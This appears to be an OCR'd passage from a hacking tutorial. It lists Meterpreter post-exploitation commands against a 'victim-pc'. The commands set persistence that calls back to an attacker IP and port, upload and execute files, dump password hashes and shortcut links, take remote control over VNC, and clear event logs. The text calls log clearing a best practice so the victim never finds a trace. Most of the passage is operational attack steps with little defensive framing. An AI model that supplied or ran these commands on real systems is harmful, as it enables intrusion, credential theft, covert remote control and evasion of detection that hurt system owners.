
Persistence help the attacker to restore a session whenever victim is online.
Note: This command can only be run in admin privilege.


Command:
Run persistence -X 10 -I -r 192.168.201.130 -p 8090



Uploading a file to victim-pc :


Cd c://
Mkdir <foldername>
Cd <foldername>
Upload <filename>






Execute the file in victim-pc:

Execute -f cmd.exe -H -i




<filename to be executed>



To get hash-dump and dump-links :
Hash-dumps:

Meterpreter>hashdump




Dump-links

>use windows/gather/dumplinks

To get remote control:


>run vnc



Clearing logs:

Its most important to clear the logs because each and every step is noticed by os and is captured in forms of logs. Its always a best practice for an hacker to clear the activity so that victim can never get footprint of an attacker.

>clearev



THANKING YOU